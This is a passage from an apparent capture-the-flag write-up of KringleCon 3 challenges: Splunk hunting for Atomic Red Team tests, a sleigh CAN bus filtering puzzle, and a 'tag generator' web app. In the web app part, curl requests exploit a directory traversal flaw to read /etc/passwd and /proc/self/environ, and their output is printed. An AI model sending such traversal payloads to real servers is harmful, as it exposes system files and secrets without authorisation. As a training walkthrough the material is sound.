cmd.exe	34	1.147%


2. Refine the Search for only powershell

```
index=t1105-* cmdline powershell
| sort Time
|  reverse
```




3. Find Tests Looking through the results, the 4th event down is a powershell invocation using base64 script body, often times used in powershell bypasses. This seems like a likely candidate. Grab the payload and look at it. Start stepping through the encoded payloads. It starts to become clear invoke-powershell is being used to execute these tests. Therefore, we need to find the actual invocation of the test.

The invocation was discovered shortly after:



Well none of this worked

Over thought it as per the hints. They maintain an index which is where they want the answer from.




Answer

2020-11-30T17:44:15Z

Question 5 - Whats the Process ID of the use of WindowsAudioDevice-Powershell-Cmdlet

First find the index this data is in the same as question 4. Looking at the specified user's github https://github.com/frgnca, there is only one that seems to be likely to be used, `AudioDeviceCmdlets`. Looking at the Atomic Red Team repository, we find T1123 is an audio capture test and it is present as one of

the indexes in this test suite. It is likely that this is the test the question is about.



Answer

3648

Question 6 - Whats the Batch File Run via Run Keys


Need to figure out the technique which abuses registry run keys. Continuing the list from question 3.

- T1105 - Ingress Tool Transfer
- T1106 - Native API
- T1123 - Audio Capture
- T1204.002 - Malicious File
- *T1547.001 - Registry Run Keys / Startup Folder*

Start hunting the batch file

```
index=t1547* bat
```

Likely the file we are looking for to refine the query



Well that didn't work. Went about it a different way.

Any batch file included has to be part of the test repo. So, going to the test and looking at the markdown files, looked at each one for the run keys tests. Only found one which used a batch file. Went the patch file and entered the data which was correct.

Answer


quser

https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1547.001/T1547.001.md#atomic-test-3---powershell-registry-runonce

https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/ARTifacts/Misc/Discovery.bat

Question 7 - Get the Cert For the Server

The certificate is a recognized field in the splunk data model so it can easily be filtered on for the specific host.



	certificate.serial	certificate.subject
1	55FCEEBB21270D9249E86F4B9DC7AA60	CN=win-dc-748.attackrange.local
2	97E0C7A2510B45EF	O=SplunkUser,CN=SplunkServerDefaultCert
3	64B382753C36278241A352307F4351F5	CN=win-host-669.attackrange.local
4	7C11E2F05FFF0B994DFF6DD5ECAFFB6F	CN=EC2AMAZ-6C7RR07
5	02493E07FA9E375A2DBBC61D94430FCF	CN=www.github.com,O=GitHub\, Inc.,L=San Francisco,ST=California,C=US
6	ECE0B27812C8DDD6D6A2307F96FEBD8E	CN=*.w3.org,OU=Gandi Standard Wildcard SSL,OU=Domain Control Validated
7	1C00145F23036BBCE62F3F2C56000000145F23	CN=*.vo.msecnd.net
8	2D000B030BC26D976CDF4092340000000B030B	CN=go.microsoft.com,OU=Microsoft Corporation,O=Microsoft Corporation,L=Redmond,ST=WA,C=US
9	0C073B676F674578F999814852844651	CN=*.github.com,O=GitHub\, Inc.,L=San Francisco,ST=California,C=US
10	0557C80B282683A17B0A114493296B79	CN=github.com,O=GitHub\, Inc.,L=San Francisco,ST=California,C=US
11	33000001831969871E1D6A8CBE000000000183	CN=settings-win.data.microsoft.com,OU=WSE,O=Microsoft,L=Redmond,ST=WA,C=US
12	07DAEF63022EB33897C692D28A6D3BF6	CN=graph.windows.net,O=Microsoft Corporation,L=Redmond,ST=Washington,C=US

Answer

55FCEEBB21270D9249E86F4B9DC7AA60

Final Question


Provided cipher text and the algorithm which needs to be cracked.


Base64 Encoded CT: `7FXjP1lyfKbyDK/MChyf36h7` Alg: RC4

The RC4 password is included in the end of the Kringlecon 3 talk Adversay Emulation and Automation.

Answer

The Lollipop Guild





Objective 7 - Solve the Sleigh's CAN-D-BUS Problem

This challenge revolves around sifting through CAN bus signals on Santa's sleigh and filtering out extraneous ones which are potentially malicious. The challenge requires investigation of each signal to determine its function and after that has been done, filtering out all others.

Approach

The initial UI has scrolling signals messages with their data payload. The signals format are: `time SIGNAL_ID#SIGNAL_DATA`. The filtering mechanism provides a way to match signals and their payloads. This can be all data, specific data or data greater than or less than the specified value. The console also provides several operational buttons which will modify the signals to control the sleigh.

Strategy

The overall strategy will be as follows:

1. Identify each signal by isolating every signal until the console is not scrolling
2. Determine each signal's purpose by looping in 1 and testing which control exercises that signal

- Test the bounds of the signal when applicable

3. Once all signals are identified, remove the unknown signals via the filter

Results

Testing through, signal was assessed.

Helm Controls

019 - Steering

This signal has range [-50:50] for left and right respectively. In testing, it shows that the decimal values for the data payloads are signed, 2's compliment for negative value. The data type is 6 bytes long.

080 - Brakes

This signal handles the breaks with a range [0:100]. In testing, the brakes, an additional periodic signal from the brakes as observed which appears to be the opposite the true signal. The true signal was determined by matching the control tunning value to the signal payload value. This value, being the opposite (e.g. if its 10, then the phantom signal is -10), cab be removed by enforcing the bounds of the true value for the signals of the range [0:100]. Therefore, a filter is needed to remove signal values less than 0x00.

??? - Acceleration

No direct signal as observed for this. It is related to the RPM signal but it does not represent this.

HUD

244 - RPM HUD

The RPM display is feed by signal 244. Nothing special observed here. It is influenced via the helm controls, most noticeably, the accelerator.

Controls

02A - Power

Signals for the power controls are easily determined because they are not periodic messages, rather discrete messages. They can be generated by turning the sleigh on and off. In this testing, there was nothing special identified with

19B - Locks

Signals for the locks, like the power controls are easily determined because the controls trigger discrete events rather then streaming information. In looking, the signals for locking and unlocking of observed however a periodic signal can be seen with data payload 0xF2057. In testing the controls, there was no way to influence this signal. Likely, this is a bad signal and should be removed. A filter is assigned which matches the signal ID 0x19B and payload 0xF2057.

Unknown Signals

188 - ???

An unknown signal of ID 188 is seen periodically broadcasting the payload value of 0x00. None of the controls where found to assert any influence on the frequency or the value of the signal. It has been flagged as malicious signal and a filter applied for its ID and all values.

Filter Set 1 - Failure

- 188 - Remove All
- 18B - Remove value 0xF2057
- 080 - Make sure value is > 0x00 and < 0x65

The above filters did not solve the challenge.

Filter Set 2 - Some Help In Refining - Failure

After this did not work, the signals were all double checked and the results validated. So, the in-game hints were sought out which focused the the light on two specific areas, the brakes and the locks. Having already verified the signals in the noise, it out seem that the unknown signal 188 might not be malicious in nature and should be removed from the filters. This was done, but no success

- 18B - Remove value 0xF2057
- 080 - Make sure value is > 0x00 and < 0x65

Filter Set 3 - Technically Correct

Rechecked everything again the filter should be correct. Started looking over discord looking for any potential hints about what the issue would be. One such hint was something like `make it as simple as possible`. The 18B signal seemed to be no simpler, so maybe there was something else involved in the brakes signal 080. After retesting, based on the malicious signal being seen, the filer COULD be simplified by only removing negative values. Removing the upper bound filter, the challenge is passed.

So, the second try should have succeeded because it enforced the correct filters. From a security perspective, this is the correct answer. It enforces a whitelist of values for the signals rather than using a blacklist for known bad signals.

Objective 8 - Broken Tag Generator

The tag generator is a web app where the challenge involves looking for a specific environment variable and obtaining the value. This challenge has multiple ways to solve. In this document, two will be explored. Direct exposure via a directory path traversal allowing local file inclusion vulnerability and via command injection which allows remote code execution.

Enumeration

Based on the challenge description, it became clear that this would involve web app pentesting. Thus, burp was used in non-intercept mode to enumerate the web app passively while the web app was explored manually. The tool allows the user to upload an image, do some basic editing then host the result. After the enumeration, two endpoints became interesting

`GET /image?id=` and `POST /upload`.

Various files were tested uploading to the site and the results were monitored via burp to profile the behavior. Some observations from the initial testing are listed below.

1. Can only upload png files (file extension checking)
2. Uploaded files are renamed and accessed via the `image` endpoint with a seemingly random guid file name
3. Invalid file names reveal the web app source location

```
malw0ar@gantrithor 8-tag-generator % curl https://tag-generator.kringlecastle.com/image
<h1>Something went wrong!</h1>

<p>Error in /app/lib/app.rb: ID is missing!</p>
malw0ar@gantrithor 8-tag-generator % curl https://tag-generator.kringlecastle.com/image?id=dfd
zsh: no matches found: https://tag-generator.kringlecastle.com/image?id=dfd
malw0ar@gantrithor 8-tag-generator % curl https://tag-generator.kringlecastle.com/image\?id=dfd
<h1>Something went wrong!</h1>

<p>Error in /app/lib/app.rb: Route not found</p>
malw0ar@gantrithor 8-tag-generator %
```

Testing for Directory Traversal

Upload

The filename parameter is user controllable (along with the contents of the file). Testing to see if directory traversal was possible by using `../` within the filenames however after some testing, it became apparent there is no way to test if this worked. The headers of the webserver indicate nginx however, due to the information disclosure from the error message, the app is known to be ruby which would have a different header usually. Likely, nginx is configured to proxy requests to the ruby webserver running locally. In testing the directory taversal, attempts were made to write output to nginx default locations (e.g. `/var/www/html`...) but were never able to be retrieved.

Image

The image endpoint takes in the `id` parameter which points to the image file in the format `guid.png`. It is possible, given the id's are ending in `.png` that the function is looking in a directory. Passing on a usual test for directory traversal `../../../../../../etc/passwd` shows that it is susceptible to this vulnerability and is exploitable in the form of a local file inclusion (LFI).

```
malw0ar@gantrithor 8-tag-generator % curl https://tag-generator.kringlecastle.com/image\?id=../../../../../etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
app:x:1000:1000:,,,:/home/app:/bin/bash
malw0ar@gantrithor 8-tag-generator %
```

Exploiting the LFI

The passwd file exfiltration is proof but not helpful in advancing the objectives. The shadow file was attempted which was unsuccessful. Using information from the enumeration stage, the app's main code `app.rb` was attempted to be exfiltrated and was successful.

Examining the Code

Doing static analysis on the source code, important information and vulnerabilities were discovered. They are listed below.

1. There is a command injection vulnerability in the `/upload` handler in the `filename` parameter. Data constructed from this data is passed to `system` and may be exploitable.
2. `/upload` allows zip file to be uploaded and checks for special characters in filenames, specifically `.` are commented out. Files may be able to be uploaded to arbitrary locations on the filesystem via a directory traversal vulnerability depending on the way the ruby zip library handles relative file names.

Re-examining the LFI

After reviewing the goals, to disclose a specific environment variable it seemed possible to do this with just and LFI. The `/proc` directory on the filesystem holds all the runtime and environment information for all the running processes including the one the LFI is executing in. Within `/proc` there is a link to the currently running process, `/proc/self` linking to the proper pid. Within each pid folder, there is an environment file, `/proc/self/environ`, which has all the environment variables defined for the running process. The contents of this file can be retrieved to solve the challenge.

```
malw0ar@gantrithor 8-tag-generator % curl https://tag-generator.kringlecastle.com/image\?id=../../../../../proc/self/environ --output -
PATH=/usr/local/bundle/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binHOSTNAME=cbf2810b7573RUBY_MAJOR=2.7RUBY_VERSION=2.7.0RUB
Y_DOWNLOAD_SHA256=27d350a52a02b53034ca0794efe518667d558f152656c2baaf08f3d0c8b02343GEM_HOME=/usr/local/bundleBUNDLE_SILENCE_ROOT_WARNING=1BUNDLE
_APP_CONFIG=/usr/local/bundleAPP_HOME=/appPORT=4141HOST=0.0.0.0GREETZ=JackFrostWasHereHOME=/home/app%
malw0ar@gantrithor 8-tag-generator %
```

